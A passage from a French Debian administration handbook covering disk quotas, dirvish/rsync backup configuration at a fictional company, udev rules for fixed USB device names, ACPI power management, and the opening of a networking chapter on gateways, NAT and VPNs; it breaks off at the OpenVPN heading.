Le système de fichiers découpe le disque dur en blocs, petites zones contiguës. La taille de ces blocs est déterminée lors de la création du système de fichiers et varie généralement entre 1 et 8 ko.

Un bloc peut être utilisé soit pour stocker des données réelles du fichier, soit des métadonnées utilisées par le système de fichiers. Parmi ces métadonnées, on trouve notamment les *inodes* (terme parfois traduit par « i-nœuds » mais généralement laissé tel quel). Un inode utilise un bloc sur le disque (mais ce bloc n'est pas pris en compte dans le quota de blocs, seulement dans le quota d'*inodes*) et contient à la fois des informations sur le fichier qu'il concerne (nom, propriétaire, permissions etc.) et des pointeurs vers les blocs de données réellement utilisés. Pour les fichiers volumineux occupant plus de blocs qu'il n'est possible d'en référencer dans un seul inode, il y a même un système de blocs indirects : l'inode référence une liste de blocs ne contenant pas directement des données mais une autre liste de blocs.

On peut définir, par la commande `edquota -t`, une « période de grâce » maximale autorisée pour un dépassement de limite *soft*. Ce délai écoulé, la limite *soft* se comportera comme une limite *hard* et l'utilisateur devra donc repasser sous elle pour pouvoir à nouveau écrire quoi que ce soit sur le disque.

POUR ALLER PLUS LOIN

Systématiser un quota pour les nouveaux utilisateurs

Pour instaurer un quota systématique chez les nouveaux utilisateurs, il faut le configurer sur un utilisateur « modèle » (avec `edquota` ou `setquota`) et indiquer son nom dans la variable `QUOTAUSER` du fichier `/etc/adduser.conf`. Ce paramétrage sera alors automatiquement repris pour chaque nouvel utilisateur créé avec la commande `adduser`.

9.10. Sauvegarde

L'une des responsabilités principales de tout administrateur, la sauvegarde reste un sujet complexe dont les outils puissants sont en général difficiles à maîtriser.

De nombreux logiciels existent : citons `amanda`, `bacula` et `BackupPC`. Il s'agit de systèmes client/-serveur dotés de nombreuses options, dont la configuration peut être difficile. Certains disposent d'une interface de configuration web. Des dizaines d'autres paquets Debian sont dédiés à des solutions de sauvegarde, comme vous le montrera la commande `apt-cache search backup`.

Plutôt que de détailler le fonctionnement de certains d'entre eux, nous prenons le parti d'exposer la réflexion menée par les administrateurs de Falcot SA pour définir leur stratégie de sauvegarde.

Chez Falcot SA, les sauvegardes répondent à deux besoins : récupérer des fichiers supprimés par erreur et remettre en route rapidement tout ordinateur (serveur ou bureautique) dont le disque dur subit une panne.

9.10.1. Sauvegarde avec rsync

Les sauvegardes sur bandes ayant été jugées trop lentes et trop coûteuses, les données seront sauvegardées sur les disques durs d'un serveur dédié, où l'emploi du RAID logiciel (détailé dans la section 12.1.1, « RAID logiciel » page 334) les protégera d'une défaillance du disque. Les ordinateurs bureautiques ne sont pas sauvegardés individuellement, mais les utilisateurs sont informés que leur compte personnel, situé sur le serveur de fichiers de leur département, sera sauvegardé. La commande `rsync` (du paquet éponyme) sauvegarde quotidiennement ces différents serveurs.

B.A.-BA

Le lien dur, un deuxième nom pour le fichier

Un lien dur (*hardlink*), contrairement au lien symbolique, ne peut être différencié du fichier pointé. Créer un lien dur revient en fait à affecter un deuxième nom à un fichier déjà existant (cible). C'est pourquoi la suppression d'un lien dur ou de la cible ne supprime en fait qu'un des noms associés au fichier. Tant qu'un nom est encore affecté au fichier, les données de celui-ci restent présentes sur le système de fichiers. Il est intéressant de noter que contrairement à une copie, le lien dur ne consomme pas d'espace disque supplémentaire.

Le lien dur se crée avec la commande `ln cible lien`. Le fichier *lien* est alors un nouveau nom du fichier *cible*. Les liens durs ne peuvent être créés qu'au sein d'un même système de fichiers, alors que les liens symboliques ne souffrent pas de cette limitation.

L'espace disque disponible interdit la mise en place d'une sauvegarde complète quotidienne. C'est pourquoi la synchronisation par `rsync` est précédée d'une duplication du contenu de la dernière sauvegarde par des liens durs (*hard links*), qui évitent de consommer trop d'espace disque. Le processus `rsync` ne remplacera ensuite que les fichiers modifiés depuis la dernière sauvegarde. Ce mécanisme permet de conserver un grand nombre de sauvegardes sur un volume réduit. Toutes les sauvegardes étant accessibles en même temps (par exemple dans des répertoires différents d'un même volume accessible à travers le réseau), on pourra effectuer rapidement des comparaisons entre deux dates données.

Ce mécanisme de sauvegarde se met facilement en place à l'aide du programme `dirvish`. Il emploie un espace de stockage des sauvegardes (*bank*, dans son vocabulaire) dans lequel il place les différentes copies horodatées des ensembles de fichiers sauvegardés (ces ensembles sont nommés *vaults*, donc « chambre forte », dans la documentation de `dirvish`).

La configuration principale se trouve dans le fichier `/etc/dirvish/master.conf`. Elle indique l'emplacement de l'espace de stockage des sauvegardes, la liste des ensembles à sauvegarder

ainsi que des valeurs par défaut pour l'expiration des sauvegardes. Le reste de la configuration se trouve dans les fichiers `bank/vault/dirvish/default.conf` et contient à chaque fois la configuration spécifique à l'ensemble de fichiers en question.

Ex. 9.3 Fichier `/etc/dirvish/master.conf`

```
bank:
  /backup
exclude:
  lost+found/
  core
  *~
Runall:
  root    22:00
expire-default: +15 days
expire-rule:
#  MIN HR   DOM MON      DOW  STRFTIME_FMT
*   *       *   *        1    +3 months
*   *       1-7 *        1    +1 year
*   *       1-7 1,4,7,10  1
```

Le paramètre `bank` indique le répertoire dans lequel les sauvegardes sont stockées. Le paramètre `exclude` permet d'indiquer des fichiers (ou des formes de noms de fichiers) à exclure de la sauvegarde. Le paramètre `Runall` est la liste des ensembles de fichiers à sauvegarder avec un horodatage pour chaque ensemble, ce dernier permet simplement d'attribuer la bonne date à la copie au cas où la sauvegarde ne se déclencherait pas exactement à l'heure prévue. Il faut indiquer un horaire légèrement inférieur à l'horaire réel d'exécution (qui est 22h04 par défaut sur un système Debian, selon `/etc/cron.d/dirvish`). Enfin, les paramètres `expire-default` et `expire-rule` définissent la politique d'expiration (donc de conservation) des sauvegardes. L'exemple précédent conserve pour toujours les sauvegardes générées le premier dimanche de chaque trimestre, détruit après un an celles du premier dimanche de chaque mois et après 3 mois celles des autres dimanches. Les autres sauvegardes quotidiennes sont conservées 15 jours. L'ordre des règles compte : `dirvish` emploie la dernière règle qui correspond, ou celle mentionnée dans `expire-default` si aucune des règles de `expire-rule` ne correspond.

EN PRATIQUE
Expiration planifiée

Les règles d'expiration ne sont pas employées par `dirvish-expire` pour faire son travail. En réalité, les règles d'expiration interviennent au moment de la création d'une nouvelle copie de sauvegarde pour définir une date d'expiration associée à cette copie. `dirvish-expire` se contente de parcourir les copies stockées et de supprimer celles dont la date d'expiration est dépassée.

Ex. 9.4 Fichier `/backup/root/dirvish/default.conf`

```
client: rivendell.falcot.com
```

```

tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
  /var/cache/apt/archives/*.deb
  /var/cache/man/**
  /tmp/**
  /var/tmp/**
  *.bak

```

L'exemple ci-dessus précise l'ensemble de fichiers à sauvegarder : il s'agit de fichiers sur la machine `rivendell.falcot.com` (pour une sauvegarde de données locales, il faut simplement préciser le nom de la machine locale tel que `hostname` le rapporte), en particulier ceux qui sont dans l'arborescence racine (`tree: /`) à l'exclusion de ceux listés dans `exclude`. La sauvegarde restera limitée au contenu d'un seul système de fichiers (`xdev: 1`), elle n'inclura pas les fichiers d'autres montages. Un index des fichiers sauvegardés sera généré (`index: gzip`) et l'image sera nommée selon la date du jour (`image-default: %Y%m%d`).

De nombreuses options existent, toutes documentées dans la page de manuel `dirvish.conf(5)`. Une fois ces fichiers de configuration mis en place, il faut initialiser chaque ensemble de fichiers avec la commande `dirvish --vault vault --init`. Puis l'invocation quotidienne de `dirvish-runall` créera automatiquement une nouvelle copie de sauvegarde juste après avoir supprimé celles qui devaient l'être.

Sauvegarde distante par SSH

EN PRATIQUE Lorsque `dirvish` doit sauvegarder des données d'une machine distante, il va employer `ssh` pour s'y connecter et y démarrer `rsync` en tant que serveur. Cela nécessite donc que l'utilisateur `root` puisse se connecter automatiquement à la machine en question. L'emploi d'une clé d'authentification `SSH` permet précisément cela (voir section 9.2.1.1, « [Authentification par clé](#) » page 216).

9.10.2. Restauration des machines non sauvegardées

Les ordinateurs bureautiques, qui ne sont pas sauvegardés, pourront être réinstallés à partir des DVD-Rom personnalisés préparés avec *Simple-CDD* (voir section 12.3.3, « [Simple-CDD : la solution tout en un](#) » page 381). Comme il s'agit d'une installation à partir de zéro, cela perdra toute configuration qui aura été faite après l'installation initiale ; cela ne pose pas de problème, puisque tous les systèmes sont connectés à un annuaire LDAP qui centralise les comptes utilisateurs et la plupart des applications bureautiques sont préconfigurées par le biais de `dconf` (voir section 13.3.1, « [GNOME](#) » page 398 à ce propos).

Les administrateurs de Falcot SA sont conscients des limites de leur politique de sauvegarde. Ne pouvant pas protéger le serveur de sauvegarde aussi bien qu'une bande dans un coffre ignifugé, ils l'ont installé dans une pièce séparée de sorte qu'un sinistre tel qu'un incendie se déclarant dans la salle des serveurs ne détruise pas aussi les sauvegardes. Par ailleurs, ils réalisent une

sauvegarde incrémentale sur DVD-Rom une fois par semaine — seuls les fichiers modifiés depuis la dernière sauvegarde sont concernés.

POUR ALLER PLUS LOIN

Sauvegarde SQL, LDAP

De nombreux services (comme les bases de données SQL ou LDAP) ne peuvent pas être sauvegardés simplement en copiant leurs fichiers (sauf s'ils sont correctement interrompus durant la sauvegarde, ce qui pose souvent problème car ils sont prévus pour être disponibles en permanence). Il est alors nécessaire de faire appel à une procédure « d'export » des données, dont on sauvegardera alors le *dump*. Souvent volumineux, celui-ci se prête cependant bien à la compression. Pour réduire l'espace de stockage nécessaire, on ne stockera qu'un fichier texte complet par semaine et un *diff* chaque jour, ce dernier étant obtenu par une commande du type *diff fichier-de-la-veille fichier-du-jour*. Le programme *xdelta* produira les différences incrémentales des *dumps* binaires.

CULTURE

TAR, standard de sauvegarde sur bande

Historiquement, le moyen le plus simple de réaliser une sauvegarde sous Unix était de stocker sur bande une archive au format *TAR*. La commande *tar* tire d'ailleurs son nom de *Tape ARchive* (« archive sur bande »).

9.11. Branchements « à chaud » : *hotplug*

9.11.1. Introduction

Le sous-système *hotplug* du noyau permet de charger les pilotes des périphériques et de créer les fichiers de périphériques correspondants (avec l'aide d'*udevd*). Avec le matériel moderne et la virtualisation, quasiment tous les périphériques peuvent être connectés à chaud, depuis les classiques USB/PCMCIA/IEEE 1394 et les disques durs SATA jusqu'au processeur et à la mémoire eux-mêmes.

Le noyau dispose d'une base de données associant à chaque identifiant de périphérique le pilote requis. Cette base de données est employée au démarrage de l'ordinateur pour charger tous les pilotes des périphériques détectés sur les différents bus mentionnés, mais aussi lors de l'insertion à chaud d'un périphérique supplémentaire. Une fois le pilote chargé, un message est envoyé à *udevd* afin que celui-ci puisse créer l'entrée correspondante dans */dev/*.

9.11.2. La problématique du nommage

Avant l'introduction des branchements à chaud, il était simple de donner un nom fixe à un périphérique. On se basait simplement sur le positionnement des périphériques dans leur bus respectif. Mais si les périphériques apparaissent et disparaissent sur le bus, ce n'est plus possible. L'exemple typique est l'emploi d'un appareil photo numérique et d'une clé USB : tous les deux apparaissent comme des disques, le premier branché pourra être */dev/sdb* et le second */dev/sdc* (avec */dev/sda* représentant le disque dur). Le nom du périphérique n'est donc pas fixe, il dépend de l'ordre dans lequel ils ont été connectés.

En outre, de plus en plus de pilotes emploient des numéros majeur/mineur dynamiques, ce qui fait qu'il est impossible d'avoir une entrée statique pour le périphérique, puisque ces caractéristiques essentielles peuvent varier après un redémarrage de l'ordinateur.

C'est pour résoudre ces problématiques qu'*udev* a été créé.

9.11.3. Fonctionnement de udev

Lorsqu'*udev* est informé par le noyau de l'apparition d'un nouveau périphérique, il récupère de nombreuses informations sur le périphérique en question en consultant les entrées correspondantes dans `/sys/`, en particulier celles qui permettent de l'identifier de manière unique (adresse MAC pour une carte réseau, numéro de série pour certains périphériques USB, etc.).

Armé de toutes ces informations, *udev* consulte l'ensemble de règles contenu dans `/etc/udev/rules.d/` et `/lib/udev/rules.d/` et décide à partir de cela du nom à attribuer au périphérique, des liens symboliques à créer (pour offrir des noms alternatifs), ainsi que des commandes à exécuter. Tous les fichiers sont consultés et les règles sont toutes évaluées séquentiellement (sauf quand un fichier fait appel à des constructions de type « GOTO »). Ainsi, il peut y avoir plusieurs règles qui correspondent à un événement donné.

La syntaxe des fichiers de règles est assez simple : chaque ligne contient des critères de sélection et des directives d'affectation. Les premiers permettent de sélectionner les événements sur lesquels il faudra réagir et les seconds définissent l'action à effectuer. Tous sont simplement séparés par des virgules et c'est l'opérateur qui désigne s'il s'agit d'un critère de sélection (pour les opérateurs de comparaison == ou !=) ou d'une directive d'affectation (pour les opérateurs =, += ou :=).

Les opérateurs de comparaison s'emploient sur les variables suivantes :

- KERNEL : le nom que le noyau affecte au périphérique ;
- ACTION : l'action correspondant à l'événement (« add » pour l'ajout d'un périphérique, « remove » pour la suppression) ;
- DEVPATH : le chemin de l'entrée correspondant au périphérique dans `/sys/` ;
- SUBSYSTEM : le sous-système du noyau à l'origine de la demande (ils sont nombreux mais citons par exemple « usb », « ide », « net », « firmware », etc.) ;
- ATTR{attribut} : contenu du fichier *attribut* dans le répertoire `/sys/$devpath/` du périphérique. C'est ici que l'on va trouver les adresses MAC et autres identifiants spécifiques à chaque bus ;
- KERNELS, SUBSYSTEMS et ATTRS{attribut} sont des variantes qui vont chercher à faire correspondre les différentes options sur un des périphériques parents du périphérique actuel ;
- PROGRAM : délègue le test au programme indiqué (vrai s'il renvoie 0, faux sinon). Le contenu de la sortie standard du programme est stocké afin de pouvoir l'utiliser dans le cadre du test RESULT ;

- RESULT : effectue des tests sur la sortie standard du dernier appel à PROGRAM.

Les opérandes de droite peuvent employer certaines expressions de motifs pour correspondre à plusieurs valeurs en même temps. Ainsi, * correspond à une chaîne quelconque (même vide), ? correspond à un caractère quelconque et [] correspond à l'ensemble de caractères cités entre les crochets (l'ensemble inverse si le premier caractère est un point d'exclamation, et les intervalles de caractères sont possibles grâce à la notation a-z).

En ce qui concerne les opérateurs d'affectation, = affecte une valeur (et remplace la valeur actuelle) ; s'il s'agit d'une liste elle est vidée et ne contient plus que la valeur affectée. := fait de même mais empêche les modifications subséquentes de cette même variable. Quant à +=, il ajoute une valeur dans une liste. Voici les variables qui peuvent être modifiées :

- NAME : le nom du fichier de périphérique à créer dans /dev/. Seule la première affectation compte, les autres sont ignorées ;
- SYMLINK : la liste des noms symboliques qui pointeront sur le même périphérique ;
- OWNER, GROUP et MODE définissent l'utilisateur et le groupe propriétaire du périphérique ainsi que les permissions associées ;
- RUN : la liste des programmes à exécuter en réponse à cet événement.

Les valeurs affectées à ces variables peuvent employer un certain nombre de substitutions :

- \$kernel ou %k : équivalent de KERNEL ;
- \$number ou %n : le numéro d'ordre du périphérique, par exemple « 3 » pour sda3 ;
- \$devpath ou %p : équivalent de DEVPATH ;
- \$attr{attribut} ou %s{attribut} : équivalent de ATTRS{attribut} ;
- \$major ou %M : le numéro majeur du périphérique ;
- \$minor ou %m : le numéro mineur du périphérique ;
- \$result ou %c : la chaîne renvoyée par le dernier programme invoqué par PROGRAM ;
- enfin %% et \$\$ pour les caractères pourcent et dollar respectivement.

Ces listes ne sont pas exhaustives (elles reprennent les paramètres les plus importants) mais la page de manuel udev(7) devrait l'être.

9.11.4. Cas pratique

Prenons le cas d'une simple clé USB et essayons de lui affecter un nom fixe. Il faut d'abord trouver les éléments qui vont permettre de l'identifier de manière unique. Pour cela, on la branche et on exécute udevadm info -a -n /dev/sdc (en remplaçant évidemment /dev/sdc par le nom réel affecté à la clé).

```
# udevadm info -a -n /dev/sdc
[...]
```

```

looking at device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2/1-2.2:1.0/host9/
  ↳ target9:0:0/9:0:0:0/block/sdc':
KERNEL=="sdc"
SUBSYSTEM=="block"
DRIVER="""
ATTR{range}=="16"
ATTR{ext_range}=="256"
ATTR{removable}=="1"
ATTR{ro}=="0"
ATTR{size}=="126976"
ATTR{alignment_offset}=="0"
ATTR{capability}=="53"
ATTR{stat}=="      51      100     1208      256      0      0      0
  ↳          0          0        192        25        6"
ATTR{inflight}=="          0          0"
[...]
looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1
  ↳ /1-2/1-2.2/1-2.2:1.0/host9:0:0/9:0:0:0':
KERNELS=="9:0:0:0"
SUBSYSTEMS=="scsi"
DRIVERS=="sd"
ATTRS{device_blocked}=="0"
ATTRS{type}=="0"
ATTRS{scsi_level}=="3"
ATTRS{vendor}=="IOMEGA "
ATTRS{model}=="UMni64MB*IOM2C4 "
ATTRS{rev}==""
ATTRS{state}=="running"
[...]
ATTRS{max_sectors}=="240"
[...]
looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2':
KERNELS=="1-2.2"
SUBSYSTEMS=="usb"
DRIVERS=="usb"
ATTRS{configuration}=="iCfg"
ATTRS{bNumInterfaces}==" 1"
ATTRS{bConfigurationValue}=="1"
ATTRS{bmAttributes}=="80"
ATTRS{bMaxPower}=="100mA"
ATTRS{urbnnum}=="398"
ATTRS{idVendor}=="4146"
ATTRS{idProduct}=="4146"
ATTRS{bcdDevice}=="0100"
[...]
ATTRS{manufacturer}=="USB Disk"
ATTRS{product}=="USB Mass Storage Device"
ATTRS{serial}=="M004021000001"
[...]

```

Pour constituer une ligne de règle, on peut employer des tests sur les variables du périphérique ainsi que celles d'un seul des périphériques parents. L'exemple ci-dessus permet notamment de créer deux règles comme celles-ci :

```
KERNEL=="sd?", SUBSYSTEM=="block", ATTRS{serial}=="M00402100001", SYMLINK+="clef_usb  
    ↳ /disk"  
KERNEL=="sd?[0-9]", SUBSYSTEM=="block", ATTRS{serial}=="M00402100001", SYMLINK+="  
    ↳ clef_usb/part%n"
```

Une fois ces règles placées dans un fichier, nommé par exemple `/etc/udev/rules.d/010_local.rules`, il suffit de retirer puis réinsérer la clé USB. On peut alors constater que `/dev/clef_usb/disk` représente le disque associé à la clé USB et que `/dev/clef_usb/part1` est sa première partition.

POUR ALLER PLUS LOIN

Déboguer la configuration de udev

Comme beaucoup de démons, udevd enregistre des traces dans `/var/log/daemon.log`. Mais il n'est pas très verbeux par défaut et cela ne permet que rarement de comprendre ce qu'il fait. La commande `sudo udevadm control --log-priority=info` augmente le niveau de verbosité courant et résout ce problème. `udevadm control --log-priority=err` remet en place le niveau par défaut.

9.12. Gestion de l'énergie : Advanced Configuration and Power Interface (ACPI)

La question de la gestion de l'énergie reste souvent problématique. En effet, une mise en veille réussie requiert que les pilotes de tous les périphériques de l'ordinateur sachent se désactiver et surtout reconfigurer le périphérique au réveil. Malheureusement, il subsiste quelques périphériques incapables de bien se mettre en veille sous Linux car leurs constructeurs n'en ont pas fourni les spécifications.

Linux supporte le ACPI (*Advanced Configuration and Power Interface*), le standard le plus récent en matière de gestion de l'énergie. Le paquet `acpid` fournit un démon qui se met à l'écoute d'événements liés à la gestion de l'énergie (par exemple, le basculement d'un portable depuis sa batterie vers l'alimentation secteur) et qui peut exécuter diverses commandes en réponse.


ATTENTION

Carte graphique et mise en veille

Le pilote de la carte graphique est souvent celui qui pose problème lors de la mise en veille. En cas de souci, il convient donc de tester la dernière version du serveur graphique X.org.

Après ce survol des services de base communs à de nombreux Unix, nous nous focaliserons sur l'environnement dans lequel évoluent les machines administrées : le réseau. De nombreux services sont en effet nécessaires à son bon fonctionnement — nous vous proposons de les découvrir dans le chapitre qui suit.





Mots-clés

**Réseau
Passerelle
TCP/IP
IPv6
DNS
Bind
DHCP
QoS**

Infrastructure réseau

10

Passerelle 248	Réseau privé virtuel 250	Qualité de service 262	Routage dynamique 264
IPv6 265	Serveur de noms (DNS) 267	DHCP 270	Outils de diagnostic réseau 272

Linux profite du considérable héritage d'Unix dans le domaine des réseaux et Debian dispose de toute la panoplie des outils existants pour les créer et les gérer. Ce chapitre les passe en revue.

10.1. Passerelle

Une passerelle relie plusieurs réseaux entre eux. Ce terme désigne souvent la « porte de sortie » d'un réseau local, point de passage obligé pour atteindre toutes les adresses IP externes. La passerelle est connectée à chacun des réseaux qu'elle relie et agit en tant que routeur pour faire transiter les paquets IP entre ses différentes interfaces.

B.A.-BA Paquet IP	Les réseaux employant le protocole Internet (IP — <i>Internet Protocol</i>) pour échanger des informations fonctionnent par paquets : les données y circulent de manière intermittente dans des blocs de taille limitée. Chaque paquet contient, en plus des données, les informations nécessaires à son acheminement (ou routage).
B.A.-BA TCP/UDP	<p>TCP est un protocole permettant d'établir un flux de données continues entre deux points. Il repose sur IP, mais il permet aux programmes qui l'utilisent de faire abstraction des paquets eux-mêmes. Ces programmes ne voient qu'un point d'entrée dans lequel ils envoient des octets, ces octets ressortant sans perte (et dans l'ordre) au point de sortie. TCP compense en effet diverses erreurs qui peuvent apparaître au niveau réseau inférieur : les pertes de paquets déclenchent une retransmission et les données sont remises dans l'ordre le cas échéant (par exemple si tous les paquets n'empruntent pas le même itinéraire).</p> <p>UDP est également un protocole qui repose sur IP mais, à la différence de TCP, il reste orienté paquet. Il n'a pas les mêmes buts non plus : il ne s'agit ici que de faire passer un paquet d'une application à une autre. Le protocole ne cherche pas à corriger les éventuelles pertes de paquets sur le réseau, pas plus qu'il ne va s'assurer que les paquets sont remis à l'application destinataire dans l'ordre où ils ont été émis. On y gagne généralement en temps de latence, puisque la perte d'un paquet ne bloque pas la réception des paquets suivants jusqu'à la retransmission du paquet perdu.</p> <p>TCP et UDP fonctionnent avec des ports, qui sont des points d'attache pour établir une connexion avec une application sur une machine. Ce concept permet d'avoir plusieurs communications différencierées avec le même interlocuteur, le numéro de port étant le critère distinctif.</p> <p>Certains de ces numéros — standardisés par l'IANA (<i>Internet Assigned Numbers Authority</i>, ou autorité Internet d'attribution des numéros) — sont associés à des services réseau. Par exemple, le port 25 est généralement employé par le serveur de courrier électronique.</p> <p>► http://www.iana.org/assignments/port-numbers</p>

Lorsqu'un réseau local utilise une plage d'adresses privées (non routables sur Internet), la passerelle doit effectuer du *masquerading* (masquage d'adresses IP) pour que ses machines puissent communiquer avec l'extérieur. L'opération consiste à remplacer chaque connexion sortante par une connexion provenant de la passerelle elle-même (disposant d'une adresse valable sur le réseau externe) puis à faire suivre les données reçues en réponse à la machine ayant initiée la connexion. Pour mener à bien cette tâche, la passerelle dispose d'une plage de ports TCP dédiés au *masquerading* (il s'agit souvent de numéros de port très élevés, supérieurs à 60 000). Chaque nouvelle connexion issue d'une machine interne apparaîtra à l'extérieur comme provenant de

l'un de ces ports réservés. Lorsque la passerelle reçoit une réponse sur l'un d'entre eux, elle sait à quelle machine la faire suivre.

CULTURE

Plages d'adresses privées

La RFC 1918 définit trois plages d'adresses IPv4 à ne pas router sur Internet, prévues pour un usage dans des réseaux locaux. La première, 10.0.0.0/8 (voir encadré « [Rappels réseau essentiels \(Ethernet, adresse IP, sous-réseau, broadcast..\)](#) » page 166), est une plage de classe A (contenant 2^{24} adresses IP). La deuxième, 172.16.0.0/12, rassemble 16 plages de classe B (172.16.0.0/16 à 172.31.0.0/16) pouvant contenir chacune 2^{16} adresses IP. La dernière, 192.168.0.0/16, est une plage de classe C (regroupant les 256 plages de classe C 192.168.0.0/24 à 192.168.255.0/24, de 256 adresses IP chacune).

► <http://www.faqs.org/rfcs/rfc1918.html>

La passerelle peut également effectuer une traduction d'adresses réseau (NAT, ou *Network Address Translation*). Il en existe de deux types. Le *Destination NAT* (DNAT) est une technique pour altérer l'adresse IP (et/ou le port TCP ou UDP) destinataire d'une nouvelle connexion (généralement entrante). Le mécanisme de « suivi des connexions » (*connection tracking*) altérera aussi les autres paquets de la même connexion pour assurer la continuité de la communication. Son pendant, le *Source NAT* (SNAT), dont le *masquerading* est un cas particulier, altère l'adresse IP (et/ou le port TCP ou UDP) source d'une nouvelle connexion (généralement sortante). Comme pour le DNAT, le suivi des connexions gère de manière adéquate les paquets suivants. Il est à noter que ce mécanisme de NAT n'est pertinent que dans le cas d'IPv4 ; l'abondance d'adresses fait que le NAT n'est pas requis sur les réseaux IPv6, ce qui simplifie les configurations puisque chaque adresse est routée directement (ce qui ne veut pas dire qu'elle soit accessible, des coupe-feu pouvant filtrer le trafic en chemin).

B.A.-BA

Port forwarding

Le *port forwarding*, dont le principe est de rediriger (« faire suivre ») une connexion entrant sur un port donné vers un port d'une autre machine, se réalise facilement à partir d'une technique de DNAT. D'autres solutions techniques existent cependant pour obtenir un résultat similaire, notamment avec des redirections au niveau applicatif grâce à `ssh` (voir section 9.2.1.3, « [Créer des tunnels chiffrés avec le port forwarding](#) » page 218) ou `redir`.

Après la théorie, place à la pratique. Il est très facile de transformer un système Debian en passerelle : il suffit d'activer l'option adéquate du noyau Linux. On peut pour cela procéder par l'intermédiaire du système de fichiers virtuels `/proc` :

```
# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding
```

Pour activer cette option automatiquement à chaque démarrage, on positionnera dans le fichier `/etc/sysctl.conf` l'option `net.ipv4.conf.default.forwarding` à 1.

Ex. 10.1 Fichier `/etc/sysctl.conf`

```
net.ipv4.conf.default.forwarding = 1  
net.ipv4.conf.default.rp_filter = 1  
net.ipv4.tcp_syncookies = 1
```

Pour IPv6, on remplacera simplement ipv4 par ipv6 dans la commande et on modifiera la ligne `net.ipv6.conf.all.forwarding` dans `/etc/sysctl.conf`.

Activer le *masquerading* IPv4 est une opération plus complexe, nécessitant de configurer le pare-feu *netfilter*.

L'emploi du NAT (en IPv4) nécessite lui aussi de configurer *netfilter*. Comme il s'agit d'un élément logiciel dont la vocation première est de servir de filtre de paquets, il sera abordé dans le chapitre « Sécurité » (voir section 14.2, « Pare-feu ou filtre de paquets » page 418).

10.2. Réseau privé virtuel

Un réseau privé virtuel (*Virtual Private Network*, ou VPN) est un moyen de relier par Internet deux réseaux locaux distants via un tunnel (généralement chiffré pour des raisons de confidentialité). Souvent, cette technique sert simplement à intégrer une machine distante au sein du réseau local de l'entreprise.

Il y a plusieurs manières d'obtenir ce résultat. OpenVPN est une solution efficace et facile à déployer et maintenir, s'appuyant sur SSL/TLS. On peut également employer IPsec qui permet de chiffrer les communications IP entre deux hôtes, de manière transparente — c'est-à-dire que les applications fonctionnant sur ces hôtes n'ont pas besoin d'être modifiées pour tenir compte de l'existence du réseau privé virtuel. SSH offre également une fonctionnalité de VPN bien que cela ne soit pas son rôle premier. Enfin, il est possible de recourir au protocole PPTP de Microsoft. Ce livre négligera les autres solutions.

10.2.1. OpenVPN

